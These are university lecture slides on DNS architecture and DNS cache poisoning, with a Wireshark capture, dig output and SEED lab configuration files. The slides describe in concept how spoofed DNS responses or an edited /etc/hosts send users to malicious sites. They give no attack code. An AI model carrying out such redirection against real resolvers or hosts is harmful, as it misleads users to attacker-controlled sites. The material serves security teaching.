

# CSCI 476: Computer Security

Network Security: DNS Cache Poisoning (Part 2)

Reese Pearsall  
Spring 2023

# DNS Architecture



- DNS is a **distributed, hierarchical** database that maps **domain names** to **IP addresses**

Hierarchy consists of different types of DNS servers:


## **Authoritative DNS servers-**

Organization's own DNS with up-to-date records

## **Top-level domain (TLD) servers-**

responsible for keeping IP addresses for authoritative DNS servers for each top-level domain (.com, .edu, .jp, etc)

**Root DNS servers-** responsible for maintaining IP addresses for TLD servers




## Top OTT Service by Average bits/s

Oct 04, 2021 06:00 to Oct 05, 2021 00:00 (18h)

## Internet Traffic served by Facebook

Global outage 4-Oct-2021



Traffic volume for Facebook services during October 4, 2021 global outage.




# Domain Name System (DNS)

Application-level protocol used to map Domain Names to IP Addresses

DNS uses UDP as the transport layer protocol

- No handshake
- No guarantee that packet will arrive



Identification	Flags	12 bytes
Number of questions	Number of answer RRs	
Number of authority RRs	Number of additional RRs	
Questions (variable number of questions)		Name, type fields for a query
Answers (variable number of resource records)		RRs in response to query
Authority (variable number of resource records)		Records for authoritative servers
Additional information (variable number of resource records)		Additional "helpful" info that may be used

Anatomy of a DNS Packet


Suppose the user wants to go to `www.example.com`

Step 0: The computer first checks its **local cache** to see if an entry exists

Step 1: The user contacts a DNS resolver, which contacts a DNS root name server for the .com TLD

Step 2: The DNS resolver now contacts the .com TLD server, which returns the IP address of the example.com's Authoritative server

Step 3: The Authoritative server gives us the IP address for [www.example.com](http://www.example.com), and we can now send an HTTP request to that IP address!



### IMPORTANT


The user's machine will now save the IP address for [www.example.com](http://www.example.com) in its **cache**

# Attacks on the DNS protocol

When the user sends out a DNS request for a website they want to visit, they will have to **wait** for a response from a DNS server

This process of DNS resolving can take some time...

If an attacker wanted to cause some trouble, they could **spoof a packet to the user that has a malicious DNS response**




# DNS Cache Poisoning Attack

A **DNS** cache poisoning attack is done by tricking a server into accepting malicious, spoofed DNS information


Instead of going to the IP address of the legitimate website, they will go to the IP address that we place in our malicious DNS response (spoofed)

The DNS response is **CACHED**, which means the user will visit the malicious website in future visits\*\*



# DNS In Wireshark

The **dig** command is used to issue DNS requests via the command line



The image shows a Wireshark packet capture and a terminal window. The Wireshark packet list shows a series of packets, with the last three (16, 17, and 18) highlighted in blue. These packets represent a DNS query and its response. The terminal window shows the output of the `dig cs.montana.edu` command, which displays the details of the DNS query and response, including the query type (A), the server (127.0.0.53), and the response (153.90.127.183).

```
12 2023-03-27 16:4... 10.0.2.5 35.232.111.17 TCP 56 47236 → 80 [ACK] Seq=166097016 Ack=466837 Win=64092 Len=0
13 2023-03-27 16:4... 127.0.0.1 127.0.0.1 UDP 45 58567 → 58567 Len=1
14 2023-03-27 16:4... ::1 ::1 UDP 65 38835 → 38835 Len=1
15 2023-03-27 16:4... 127.0.0.1 127.0.0.53 DNS 99 Standard query 0x956c A cs.montana.edu OPT
16 2023-03-27 16:4... 10.0.2.5 153.90.2.15 DNS 87 Standard query 0xbddd A cs.montana.edu OPT
17 2023-03-27 16:4... 153.90.2.15 10.0.2.5 DNS 103 Standard query response 0xbddd A cs.montana.edu A 153.90.127...
18 2023-03-27 16:4... 127.0.0.53 127.0.0.1 DNS 103 Standard query response 0x956c A cs.montana.edu A 153.90.127...

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface any, id 0

seed@VM: ~
[03/27/23]seed@VM:~$ dig cs.montana.edu

; <<>> DiG 9.16.1-Ubuntu <<>> cs.montana.edu
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 38252
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags::; udp: 65494
;; QUESTION SECTION:
;cs.montana.edu. IN A

;; ANSWER SECTION:
cs.montana.edu. 14400 IN A 153.90.127.183

;; Query time: 4 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Mon Mar 27 16:40:15 EDT 2023
;; MSG SIZE rcvd: 59

[03/27/23]seed@VM:~$
```



On Linux, the `/etc/hosts` holds static IP mappings for domain names

```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80  www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5       www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5       www.xsslabelgg.com
10.9.0.5       www.example32a.com
10.9.0.5       www.example32b.com
10.9.0.5       www.example32c.com
10.9.0.5       www.example60.com
```

If we can compromise a machine, we can update `/etc/hosts` and inject IP address for *malicious* webpages

On Linux, the `/etc/resolv.conf` holds IP mappings for DNS server

```
[03/27/23]seed@VM:~/.../tcp_attacks$ cat /etc/resolv.conf
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
# 127.0.0.53 is the systemd-resolved stub resolver.
# run "systemd-resolve --status" to see details about the actual nameservers.

